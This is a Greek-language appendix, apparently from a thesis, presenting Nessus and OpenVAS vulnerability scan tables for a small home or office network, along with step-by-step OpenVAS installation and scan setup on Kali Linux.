Η εκτέλεση του ελέγχου ευπαθειών του λογισμικού Nessus ανίχνευσε συνολικά οχτώ (8) ευπάθειες μέτριας βαρύτητας και τέσσερις (4) ευπάθειες χαμηλής βαρύτητας. Πιο συγκεκριμένα, για τη συσκευή με διεύθυνση IP 192.168.1.1 ανιχνεύτηκε μια (1) ευπάθεια μέτριας βαρύτητας (Severity) και μια (1) ευπάθεια χαμηλής βαρύτητας, για τη συσκευή με διεύθυνση IP 192.168.1.3 ανιχνεύτηκαν έξι (6) ευπάθειες μέτριας βαρύτητας και δυο (2) ευπάθειες χαμηλής βαρύτητας, για τη συσκευή με διεύθυνση IP 192.168.1.4 ανιχνεύτηκε μια (1) ευπάθεια μέτριας βαρύτητας, για τη συσκευή με διεύθυνση IP 192.168.1.20 ανιχνεύτηκε μια (1) ευπάθεια χαμηλής βαρύτητας ενώ για

τις συσκευές των διευθύνσεων IP 192.168.1.2, 192.168.1.10 και 192.168.1.11 δεν ανιχνεύτηκαν κάποιες ευπάθειες, όπως παρατηρείται και από το παρακάτω σχήμα (Σχήμα 72) και τον πίνακα αποτελεσμάτων της σάρωσης (Πίνακας 5).



Σχήμα 72: Αποτελέσματα σάρωσης Advanced Scan

Host	*Critical*	*High*	*Medium*	*Low*	*Info*
192.168.1.1	0	0	1	1	19
192.168.1.2	0	0	0	0	4
192.168.1.3	0	0	6	2	38
192.168.1.4	0	0	1	0	19
192.168.1.10	0	0	0	0	4
192.168.1.11	0	0	0	0	3
192.168.1.20	0	0	0	1	7
Total	0	0	8	4	94

Πίνακας 6: Επισκόπηση Αποτελεσμάτων Σάρωσης Λογισμικού Nessus

Όπως παρατηρείται από το Σχήμα 72 και τον Πίνακα 5 δεν εντοπίστηκε κάποια ευπάθεια υψηλής και κρίσιμης βαρύτητας στις συσκευές του δικτύου, ενώ στη συσκευή με διεύθυνση IP 192.168.1.20, οπού και είναι εγκατεστημένος ο PBX server, εντοπίστηκε μόνο μια ευπάθεια χαμηλής βαρύτητας, η οποία οφείλεται στην ύπαρξη του DHCP server. Παρακάτω παρουσιάζεται ένας συγκεντρωτικός πίνακας (Πίνακας 6) των ευπαθειών και των στοιχείων αυτών.

Host	*Severity*	*Plugin Id*	*Name*
192.168.1.1	Medium (5.0)	12217	DNS Server Cache Snooping Remote Information Disclosure
192.168.1.1	Low (3.3)	10663	DHCP Server Detection
192.168.1.3	Medium (6.4)	51192	SSL Certificate Cannot Be Trusted
192.168.1.3	Medium (6.4)	57582	SSL Self-Signed Certificate
192.168.1.3	Medium (5.0)	20007	SSL Version 2 and 3 Protocol Detection
192.168.1.3	Medium (5.0)	45411	SSL Certificate with Wrong Hostname
192.168.1.3	Medium (5.0)	57608	SMB Signing Disabled
192.168.1.3	Medium (4.3)	78479	SSLv3 Padding Oracle On Downgraded Legacy Encryption Vulnerability (POODLE)
192.168.1.3	Low (2.6)	65821	SSL RC4 Cipher Suites Supported (Bar Mitzvah)
192.168.1.3	Low (2.6)	83875	SSL/TLS Diffie-Hellman Modulus <= 1024 Bits (Logjam)
192.168.1.4	Medium (5.0)	57608	SMB Signing Disabled
192.168.1.20	Low (3.3)	10663	DHCP Server Detection

Πίνακας 7: Συγκεντρωτικός Πίνακας Ευπαθειών (Nessus)

Οι ανιχνευθείσες ευπάθειες κάθε συσκευής αναγράφονται εν συντομία στους παρακάτω πίνακες (Πίνακες 7-13). Οι ευπάθειες κατατάσσονται σύμφωνα με τη σοβαρότητα τους σε Κρίσιμης (Critical), Υψηλής (High), Μέτριας (Medium) και Χαμηλής (Low) σοβαρότητας. Οι πληροφορίες (Info), τις οποίες το λογισμικό έχει συγκεντρώσει κατά τη διάρκεια του ελέγχου, δεν αποτελούν απειλή για τη συσκευή και δεν έχουν βαθμό σοβαρότητας. Αναλυτικότερη περιγραφή της ευπάθειας δύναται να αναζητήσει κανείς διερευνώντας περαιτέρω το αντίστοιχο Plugin Id ή την πλήρη έκθεση (βλέπε παρακάτω).

Critical	*High*	*Medium*	*Low*	*Info*	*Total*
0	0	1	1	17	19

Severity	*Plugin Id*	*Name*
Medium (5.0)	12217	DNS Server Cache Snooping Remote Information Disclosure
Low (3.3)	10663	DHCP Server Detection
Info	10092	FTP Server Detection

Info	10107	HTTP Server Type and Version
Info	10114	ICMP Timestamp Request Remote Date Disclosure
Info	10287	Traceroute Information
Info	11002	DNS Server Detection
Info	11219	Nessus SYN scanner
Info	11819	TFTP Daemon Detection
Info	11936	OS Identification
Info	12053	Host Fully Qualified Domain Name (FQDN) Resolution
Info	19506	Nessus Scan Information
Info	22964	Service Detection
Info	24260	HyperText Transfer Protocol (HTTP) Information
Info	25220	TCP/IP Timestamps Supported
Info	35371	DNS Server hostname.bind Map Hostname Disclosure
Info	35716	Ethernet Card Manufacturer Detection
Info	43111	HTTP Methods Allowed (per directory)
Info	72779	DNS Server Version Detection

Πίνακας 8:Πίνακας ευπαθειών συσκευής με διεύθυνση IP 192.168.1.1 (Nessus)

Critical	*High*	*Medium*	*Low*	*Info*	*Total*
0	0	0	0	4	4

Severity	*Plugin Id*	*Name*
Info	10150	Windows NetBIOS / SMB Remote Host Information Disclosure
Info	11933	Do not scan printers
Info	14274	Nessus SNMP Scanner
Info	19506	Nessus Scan Information

Πίνακας 9:Πίνακας ευπαθειών συσκευής με διεύθυνση IP 192.168.1.2 (Nessus)

Critical	*High*	*Medium*	*Low*	*Info*	*Total*
0	0	6	2	38	46

Severity	*Plugin Id*	*Name*
Medium (6.4)	51192	SSL Certificate Cannot Be Trusted
Medium (6.4)	57582	SSL Self-Signed Certificate
Medium (5.0)	20007	SSL Version 2 and 3 Protocol Detection
Medium (5.0)	45411	SSL Certificate with Wrong Hostname
Medium (5.0)	57608	SMB Signing Disabled
Medium (4.3)	78479	SSLv3 Padding Oracle On Downgraded Legacy Encryption Vulnerability (POODLE)
Low (2.6)	65821	SSL RC4 Cipher Suites Supported (Bar Mitzvah)
Low (2.6)	83875	SSL/TLS Diffie-Hellman Modulus <= 1024 Bits (Logjam)
Info	10150	Windows NetBIOS / SMB Remote Host Information Disclosure
Info	10287	Traceroute Information
Info	10394	Microsoft Windows SMB Log In Possible
Info	10736	DCE Services Enumeration
Info	10785	Microsoft Windows SMB NativeLanManager Remote System Information Disclosure
Info	10863	SSL Certificate Information
Info	10940	Windows Terminal Services Enabled
Info	11011	Microsoft Windows SMB Service Detection
Info	11153	Service Detection (HELP Request)
Info	11219	Nessus SYN scanner
Info	11936	OS Identification
Info	19506	Nessus Scan Information
Info	20301	VMware ESX/GSX Server detection

Info	21643	SSL Cipher Suites Supported
Info	22964	Service Detection
Info	24260	HyperText Transfer Protocol (HTTP) Information
Info	24789	Nessus Windows Scan Not Performed with Admin Privileges
Info	25550	TCP/IP Timestamps Supported
Info	26917	Microsoft Windows SMB Registry : Nessus Cannot Access the Windows Registry
Info	35711	Universal Plug and Play (UPnP) Protocol Detection
Info	35712	Web Server UPnP Detection
Info	35716	Ethernet Card Manufacturer Detection
Info	42981	SSL Certificate Expiry - Future Expiry
Info	43815	NetBIOS Multiple IP Address Enumeration
Info	45410	SSL Certificate commonName Mismatch
Info	45590	Common Platform Enumeration (CPE)
Info	50845	OpenSSL Detection
Info	51891	SSL Session Resume Supported
Info	53513	Link-Local Multicast Name Resolution (LLMNR) Detection
Info	54615	Device Type
Info	56693	Dropbox Software Detection (uncredentialed check)
Info	56984	SSL / TLS Versions Supported
Info	57041	SSL Perfect Forward Secrecy Cipher Suites Supported
Info	64814	Terminal Services Use SSL/TLS
Info	70544	SSL Cipher Block Chaining Cipher Suites Supported
Info	83298	SSL Certificate Chain Contains Certificates Expiring Soon
Info	84502	HSTS Missing From HTTPS Server
Info	86067	SSL Certificate Signed Using SHA-1 Algorithm

Πίνακας 10:Πίνακας ευπαθειών συσκευής με διεύθυνση IP 192.168.1.3 (Nessus)

Critical	*High*	*Medium*	*Low*	*Info*	*Total*
0	0	1	0	19	20

Severity	*Plugin Id*	*Name*
Medium (5.0)	57608	SMB Signing Disabled
Info	10150	Windows NetBIOS / SMB Remote Host Information Disclosure
Info	10287	Traceroute Information
Info	10394	Microsoft Windows SMB Log In Possible
Info	10736	DCE Services Enumeration
Info	10785	Microsoft Windows SMB NativeLanManager Remote System Information Disclosure
Info	11011	Microsoft Windows SMB Service Detection
Info	11153	Service Detection (HELP Request)
Info	11219	Nessus SYN scanner
Info	11936	OS Identification
Info	19506	Nessus Scan Information
Info	24789	Nessus Windows Scan Not Performed with Admin Privileges
Info	25220	TCP/IP Timestamps Supported
Info	26917	Microsoft Windows SMB Registry : Nessus Cannot Access the Windows Registry
Info	35711	Universal Plug and Play (UPnP) Protocol Detection
Info	35712	Web Server UPnP Detection
Info	35716	Ethernet Card Manufacturer Detection
Info	45590	Common Platform Enumeration (CPE)
Info	53513	Link-Local Multicast Name Resolution (LLMNR) Detection
Info	54615	Device Type

Πίνακας 11:Πίνακας ευπαθειών συσκευής με διεύθυνση IP 192.168.1.4 (Nessus)

Critical	*High*	*Medium*	*Low*	*Info*	*Total*
0	0	0	0	4	4

Severity	*Plugin Id*	*Name*
Info	10114	ICMP Timestamp Request Remote Date Disclosure
Info	10287	Traceroute Information
Info	19506	Nessus Scan Information
Info	35716	Ethernet Card Manufacturer Detection

Πίνακας 12:Πίνακας ευπαθειών συσκευής με διεύθυνση IP 192.168.1.10 (Nessus)

Critical	*High*	*Medium*	*Low*	*Info*	*Total*
0	0	0	0	3	3

Severity	*Plugin Id*	*Name*
Info	10114	ICMP Timestamp Request Remote Date Disclosure
Info	19506	Nessus Scan Information
Info	35716	Ethernet Card Manufacturer Detection

Πίνακας 13:Πίνακας ευπαθειών συσκευής με διεύθυνση IP 192.168.1.11 (Nessus)

Critical	*High*	*Medium*	*Low*	*Info*	*Total*
0	0	0	1	7	8

Severity	*Plugin Id*	*Name*
Low (3.3)	10663	DHCP Server Detection
Info	10287	Traceroute Information
Info	10884	Network Time Protocol (NTP) Server Detection
Info	11219	Nessus SYN scanner
Info	19506	Nessus Scan Information
Info	25220	TCP/IP Timestamps Supported
Info	44920	Do not scan printers (AppSocket)
Info	66717	mDNS Detection (Local Network)

Πίνακας 14:Πίνακας ευπαθειών συσκευής με διεύθυνση IP 192.168.1.20 (Nessus)

Η αναλυτική έκθεση ευπαθειών των παραπάνω συσκευών, λόγω του μεγάλου όγκου της (92 σελίδες), δεν δύναται να αναφερθεί στο παρόν παράρτημα αλλά βρίσκεται προς ανάγνωση στον σύνδεσμο:
https://www.dropbox.com/s/ue6b2rdilhwtgp9/Nessus%20Scan%20Report.pdf?dl=0

Γ.3 Εγκατάσταση και Εκτέλεση του Λογισμικού OpenVAS

Οι παρακάτω οδηγίες εγκατάστασης και εκτέλεσης του λογισμικού OpenVAS προήρθαν από τον οδηγό εγκατάστασης, ο οποίος αναφέρεται στην ιστοσελίδα του λειτουργικού συστήματος Kali Linux (OpenVAS 8.0), και από το εγχειρίδιο χρήσης, το οποίο προτείνεται στην ιστοσελίδα του λογισμικού OpenVAS (Greenbone).

Εγκατάσταση του λογισμικού:
apt-get install openvas


Εγκαθίδρυση λογισμικού και δημιουργία χρήστη:
openvas-setup

Συγχρονισμός του λογισμικού:
openvas-nvt-sync

Εκκίνηση του λογισμικού:
openvas-start

Εισαγωγή της παρακάτω διεύθυνσης σε ένα πρόγραμμα περιήγησης ιστού (browser) και εισαγωγή του ονόματος και του κωδικού χρήστη:
https://127.0.0.1:9392


Στο σημείο αυτό, το λογισμικό θα πρέπει να είναι σε θέση να εκτελέσει έλεγχο ευπαθειών. Για την εκτέλεση του ελέγχου ευπαθειών ακολουθούνται τα εξής βήματα:
i) αρχικά δημιουργείται ο στόχος στον οποίο θα εκτελεστεί η ανάλυση επιλέγοντας τη διαδρομή Configuration - Targets - New Target.
ii) Στη φόρμα την οποία εμφανίστηκε εισάγεται το όνομα του ελέγχου (Network), ο στόχος (192.168.1.1 - 192.168.1.254), η λίστα των πορτών οι οποίες θα σαρωθούν -στη συγκεκριμένη περίπτωση όλες οι TCP και UDP πόρτες- και επιλέγεται να δημιουργηθεί ο στόχος (Create Target). Οι υπόλοιπες τιμές παραμένουν ως έχουν, όπως διακρίνεται και από το παρακάτω σχήμα (Σχήμα 73).



Σχήμα 73: Εμφάνιση της καρτέλας δημιουργίας στόχου σάρωσης OpenVAS

iii) στη συνέχεια, ακολουθώντας τη διαδρομή Asset Management - Task - New Task εμφανίζεται η φόρμα του παρακάτω σχήματος (Σχήμα 74),

iv) επιλέγεται το όνομα της εργασίας (Network Scan), ο στόχος ο οποίος δημιουργήθηκε προηγουμένως (Network), πραγματοποιείται επιλογή της σάρωσης (Full and very deep ultimate) και επιλέγεται να δημιουργηθεί η εργασία (Create Task). Οι υπόλοιπες τιμές παραμένουν ως έχουν.



Σχήμα 74: Εμφάνιση επιλογών σάρωσης OpenVAS

v) Μετά τη δημιουργία της εργασίας, επιλέγεται να ξεκινήσει ο έλεγχος, ο οποίος κατά την ολοκλήρωση του θα έχει τη μορφή του παρακάτω σχήματος (Σχήμα 75)

Vulnerability	Severity	QoD	Host	Location	Actions
Dnsmasq Remote Denial of Service Vulnerability	9.3 (High)	80%	192.168.1.1 (gateway)	53/tcp	
Dnsmasq Remote Denial of Service Vulnerability	9.3 (High)	80%	192.168.1.1 (gateway)	53/tcp	
Too long OPTIONS parameter	9.3 (High)	99%	192.168.1.1 (gateway)	7547/tcp	
ProSysInfo TFTPDWIN Remote Buffer Overflow Vulnerability	7.5 (High)	100%	192.168.1.1 (gateway)	69/udp	
HTTP Windows 98 MS/DOS device names DOS	7.5 (High)	99%	192.168.1.1 (gateway)	80/tcp	
HTTP Windows 98 MS/DOS device names DOS	7.5 (High)	99%	192.168.1.1 (gateway)	7547/tcp	
Quick TFTP Server Long Filename Denial Of Service Vulnerability	6.8 (Medium)	99%	192.168.1.1 (gateway)	69/tcp	
OpenSSL CCS Man in the Middle Security Bypass Vulnerability	6.8 (Medium)	70%	192.168.1.3 (DESK-PC)	443/tcp	
Bftpd Unspecified Remote Denial of Service Vulnerability	5.0 (Medium)	80%	192.168.1.1 (gateway)	21/tcp	
TallSoft SNMP TFTP Server Denial Of Service Vulnerability	5.0 (Medium)	95%	192.168.1.1 (gateway)	69/tcp	
Boa Webserver Terminal Escape Sequence in Logs Command Injection Vulnerability	5.0 (Medium)	80%	192.168.1.1 (gateway)	80/tcp	
Xitami '/AUX' Request Remote Denial Of Service Vulnerability	5.0 (Medium)	99%	192.168.1.1 (gateway)	80/tcp	

Σχήμα 75: Αποτελέσματα σάρωσης OpenVAS

Σε αντίθεση με το λογισμικό Nessus, το OpenVAS κατηγοριοποιεί τις ευπάθειες σε τρία (3) επίπεδα απειλών (Threat Level), σε Υψηλό (High), σε Μεσαίο (Medium) και σε Χαμηλό (Low). Οι αντίστοιχες πληροφορίες (Info) του λογισμικού Nessus, στην περίπτωση του λογισμικού OpenVAS εμφανίζονται ως Log. Το OpenVAS κατηγοριοποιεί τις ευπάθειες χρησιμοποιώντας το σύστημα CVSS (Common Vulnerability Scoring System) και η ονομασία των ευπαθειών προέρχεται από τη βάση δεδομένων NVT (Network Vulnerability Test).

Στον παρακάτω πίνακα (Πίνακας 14) εμφανίζεται μια σύντομη επισκόπηση των αποτελεσμάτων του ελέγχου ευπαθειών, η οποία διενεργήθηκε από το λογισμικό OpenVAS.

Host	*High*	*Medium*	*Low*	*Log*	*False Positive*
192.168.1.1	6	12	1	24	0
192.168.1.2	0	0	0	3	0
192.168.1.3	0	10	1	48	0

192.168.1.11	0	0	0	4	0
192.168.1.20	0	0	1	11	0
192.168.1.100	0	0	0	4	0
Total: 6	6	22	3	94	0

Πίνακας 15: Επισκόπηση Αποτελεσμάτων Σάρωσης Λογισμικού OpenVAS

Συνολικά ανιχνευτήκαν έξι (6) ευπάθειες υψηλού επιπέδου, είκοσι δυο (22) ευπάθειες μετρίου επιπέδου και τρείς (3) ευπάθειες χαμηλού επιπέδου. Πιο συγκεκριμένα, για τη συσκευή με διεύθυνση IP 192.168.1.1 συνολικά ανιχνεύτηκαν έξι (6) ευπάθειες υψηλού επιπέδου και δώδεκα (12) ευπάθειες μετρίου επιπέδου, για τη συσκευή με διεύθυνση IP 192.168.1.3 συνολικά ανιχνεύτηκαν δέκα (10) ευπάθειες μετρίου επιπέδου και μια (1) ευπάθεια χαμηλού επιπέδου, για τη συσκευή με διεύθυνση IP 192.168.1.20 συνολικά ανιχνεύτηκαν μια (1) ευπάθεια χαμηλού επιπέδου ενώ για τις συσκευές με διευθύνσεις IP 1921.168.1.2, 192.168.1.11 και 192.168.1.100 δεν ανιχνεύτηκαν ευπάθειες.

Τη χρονική στιγμή της διενέργειας του ελέγχου με το λογισμικό OpenVAS οι συσκευές με διευθύνσεις IP 192.168.1.4 και 192.168.1.10 δεν ανιχνεύτηκαν να βρίσκονται συνδεδεμένες στο δίκτυο και δεν διατίθενται πληροφορίες για αυτές. Παρακάτω παρατίθενται οι πίνακες (Πίνακες 15-20) όλων των ανιχνευμένων ευπαθειών και πληροφοριών των συσκευών.

Η αναλυτική έκθεση ευπαθειών των παραπάνω συσκευών, λόγω του μεγάλου όγκου της (75 σελίδες) δεν δύναται να αναφερθεί στο παρόν παράρτημα αλλά βρίσκεται προς ανάγνωση στον παρακάτω σύνδεσμο:
https://www.dropbox.com/s/aqzx6n1dh1foa0x/OpenVAS%20Scan%20Report.pdf?dl=0

Threat Level	*Port*	*NVT Name*
High (CVSS: 9.3)	53/TCP	Dnsmasq Remote Denial of Service Vulnerability
High (CVSS: 7.5)	80/TCP	HTTP Windows 98 MS/DOS device names DOS
High (CVSS: 7.5)	69/UDP	ProSysInfo TFTPDWIN Remote Buffer Overflow Vulnerability
High (CVSS: 9.3)	7547/TCP	Too long OPTIONS parameter

High (CVSS: 7.5)	7547/TCP	HTTP Windows 98 MS/DOS device names DOS
Medium (CVSS: 6.8)	69/TCP	Quick TFTP Server Long Filename Denial Of Service Vulnerability
Medium (CVSS: 5.0)	69/TCP	TallSoft SNMP TFTP Server Denial Of Service Vulnerability
Medium (CVSS: 5.0)	80/TCP	Boa Webserver Terminal Escape Sequence in Logs Command Injection Vulnerability
Medium (CVSS: 5.0)	80/TCP	Xitami '/AUX' Request Remote Denial Of Service Vulnerability
Medium (CVSS: 5.0)	80/TCP	Missing httpOnly Cookie Attribute
Medium (CVSS: 5.0)	5555/TCP	Crash SMC AP
Medium (CVSS: 5.0)	5555/TCP	mod access referer 1.0.2 NULL pointer dereference
Medium (CVSS: 5.0)	7547/TCP	BrowseGate HTTP headers overows
Medium (CVSS: 5.0)	7547/TCP	HTTP negative Content-Length DoS
Medium (CVSS: 5.0)	7547/TCP	mod access referer 1.0.2 NULL pointer dereference
Medium (CVSS: 5.0)	7547/TCP	Polycom ViaVideo denial of service
Medium (CVSS: 5.0)	21/TCP	Bftpd Unspeci_ed Remote Denial of Service Vulnerability
Low (CVSS: 2.6)	General/TCP	TCP timestamps
Log (CVSS: 0.0)	53/TCP	DNS Server Detection
Log (CVSS: 0.0)	53/TCP	Dnsmasq Detection
Log (CVSS: 0.0)	General/CPE-T	CPE Inventory
Log (CVSS: 0.0)	General/TCP	OS Detection
Log (CVSS: 0.0)	General/TCP	Traceroute
Log (CVSS: 0.0)	80/TCP	HTTP Server type and version
Log (CVSS: 0.0)	80/TCP	DIRB (NASL wrapper)
Log (CVSS: 0.0)	80/TCP	Services
Log (CVSS: 0.0)	80/TCP	Info / Options concerning CGI Scanning
Log (CVSS: 0.0)	5555/TCP	HTTP Server type and version
Log (CVSS: 0.0)	5555/TCP	DIRB (NASL wrapper)
Log (CVSS: 0.0)	5555/TCP	Services
Log (CVSS: 0.0)	5555/TCP	Info / Options concerning CGI Scanning
Log (CVSS: 0.0)	53/UDP	DNS Server Detection
Log (CVSS: 0.0)	53/UDP	Dnsmasq Detection
Log (CVSS: 0.0)	General/ICMP	ICMP Timestamp Detection

Log (CVSS: 0.0)	General/ICMP	Record route
Log (CVSS: 0.0)	7547/TCP	HTTP Server type and version
Log (CVSS: 0.0)	7547/TCP	DIRB (NASL wrapper)
Log (CVSS: 0.0)	7547/TCP	Services
Log (CVSS: 0.0)	7547/TCP	Info / Options concerning CGI Scanning
Log (CVSS: 0.0)	21/TCP	FTP Banner Detection
Log (CVSS: 0.0)	21/TCP	Services

Πίνακας 16: Πίνακας ευπαθειών συσκευής με διεύθυνση IP 192.168.1.1 (OpenVAS)

Threat Level	*Port*	*NVT Name*
Log (CVSS: 0.0)	General/TCP	Do not scan printers
Log (CVSS: 0.0)	General/TCP	Do not print on AppSocket and socketAPI printers
Log (CVSS: 0.0)	161/UDP	An SNMP Agent is running

Πίνακας 17: Πίνακας ευπαθειών συσκευής με διεύθυνση IP 192.168.1.2 (OpenVAS)

Threat Level	*Port*	*NVT Name*
Medium (CVSS: 6.8)	443/TCP	OpenSSL CCS Man in the Middle Security Bypass Vulnerability
Medium (CVSS: 4.3)	443/TCP	Deprecated SSLv2 and SSLv3 Protocol Detection
Medium (CVSS: 4.3)	443/TCP	POODLE SSLv3 Protocol CBC ciphers Information Disclosure Vulnerability
Medium (CVSS: 4.0)	443/TCP	SSL Certificate Signed Using A Weak Signature Algorithm
Medium (CVSS: 5.0)	3389/TCP	Check for SSL Weak Ciphers
Medium (CVSS: 4.0)	3389/TCP	SSL Certificate Signed Using A Weak Signature Algorithm
Medium (CVSS: 5.0)	9002/TCP	Check for SSL Weak Ciphers
Medium (CVSS: 5.0)	5357/TCP	Xitami '/AUX' Request Remote Denial Of Service Vulnerability
Medium (CVSS: 5.0)	135/TCP	DCE Services Enumeration
Low (CVSS: 2.6)	General/TCP	TCP timestamps
Log (CVSS: 0.0)	443/TCP	DIRB (NASL wrapper)
Log (CVSS: 0.0)	443/TCP	SSL Certificate - Self-Signed Certificate Detection

Log (CVSS: 0.0)	443/TCP	Services
Log (CVSS: 0.0)	443/TCP	Checks for supported Non Weak SSL Ciphers
Log (CVSS: 0.0)	443/TCP	HTTP Strict Transport Security (HSTS) Missing
Log (CVSS: 0.0)	443/TCP	Directory Scanner
Log (CVSS: 0.0)	443/TCP	Info / Options concerning CGI Scanning
Log (CVSS: 0.0)	443/TCP	Check for SSL Ciphers
Log (CVSS: 0.0)	443/TCP	Check for SSL Medium Ciphers
Log (CVSS: 0.0)	2869/TCP	DIRB (NASL wrapper)
Log (CVSS: 0.0)	2869/TCP	Info / Options concerning CGI Scanning
Log (CVSS: 0.0)	2869/TCP	Identify unknown services with 'HELP'
Log (CVSS: 0.0)	2869/TCP	Hidden WWW server name
Log (CVSS: 0.0)	445/TCP	SMB NativeLanMan
Log (CVSS: 0.0)	445/TCP	SMB on port 445
Log (CVSS: 0.0)	General/TCP	OS Detection
Log (CVSS: 0.0)	General/TCP	Traceroute
Log (CVSS: 0.0)	General/TCP	SMB Remote Version Detection
Log (CVSS: 0.0)	554/TCP	Identify unknown services with nmap
Log (CVSS: 0.0)	General/SMBClient	SMB Test
Log (CVSS: 0.0)	General/CPE-T	CPE Inventory
Log (CVSS: 0.0)	137/UDP	Using NetBIOS to retrieve information from a Windows host
Log (CVSS: 0.0)	3389/TCP	Identify unknown services with nmap
Log (CVSS: 0.0)	3389/TCP	Check for SSL Ciphers
Log (CVSS: 0.0)	3389/TCP	Check for SSL Medium Ciphers
Log (CVSS: 0.0)	139/TCP	SMB on port 445
Log (CVSS: 0.0)	912/TCP	Services
Log (CVSS: 0.0)	902/TCP	Services
Log (CVSS: 0.0)	9002/TCP	HTTP Server type and version
Log (CVSS: 0.0)	9002/TCP	DIRB (NASL wrapper)
Log (CVSS: 0.0)	9002/TCP	Services
Log (CVSS: 0.0)	9002/TCP	SSL Certification Will Soon Expire
Log (CVSS: 0.0)	9002/TCP	HTTP Strict Transport Security (HSTS) Missing
Log (CVSS: 0.0)	9002/TCP	Check open ports
Log (CVSS: 0.0)	9002/TCP	Info / Options concerning CGI Scanning

Log (CVSS: 0.0)	9002/TCP	Check for SSL Ciphers
Log (CVSS: 0.0)	9002/TCP	Check for SSL Medium Ciphers
Log (CVSS: 0.0)	5357/TCP	HTTP Server type and version
Log (CVSS: 0.0)	5357/TCP	DIRB (NASL wrapper)
Log (CVSS: 0.0)	5357/TCP	Services
Log (CVSS: 0.0)	5357/TCP	Info / Options concerning CGI Scanning
Log (CVSS: 0.0)	17500/TCP	Identify unknown services with nmap

Πίνακας 18: Πίνακας ευπαθειών συσκευής με διεύθυνση IP 192.168.1.3 (OpenVAS)

Threat Level	*Port*	*NVT Name*
Log (CVSS: 0.0)	General/TCP	OS Detection
Log (CVSS: 0.0)	General/ICMP	ICMP Timestamp Detection
Log (CVSS: 0.0)	General/ICMP	Record route
Log (CVSS: 0.0)	General/CPE-T	CPE Inventory

Πίνακας 19: Πίνακας ευπαθειών συσκευής με διεύθυνση IP 192.168.1.11 (OpenVAS)

Threat Level	*Port*	*NVT Name*
Low (CVSS: 2.6)	General/TCP	TCP timestamps
Log (CVSS: 0.0)	123/UDP	NTP read variables
Log (CVSS: 0.0)	5060/TCP	Asterisk Version Detection
Log (CVSS: 0.0)	4569/TCP	Inter-Asterisk eXchange Protocol Detection
Log (CVSS: 0.0)	General/CPE-T	CPE Inventory
Log (CVSS: 0.0)	2000/TCP	Identify unknown services with nmap
Log (CVSS: 0.0)	5353/UDP	MDNS Service Detection
Log (CVSS: 0.0)	5060/UDP	Detect SIP Compatible Hosts
Log (CVSS: 0.0)	General/ICMP	ICMP Timestamp Detection
Log (CVSS: 0.0)	General/TCP	Record route
Log (CVSS: 0.0)	General/TCP	OS Detection
Log (CVSS: 0.0)	General/TCP	Traceroute

Πίνακας 20: Πίνακας ευπαθειών συσκευής με διεύθυνση IP 192.168.1.20 (OpenVAS)

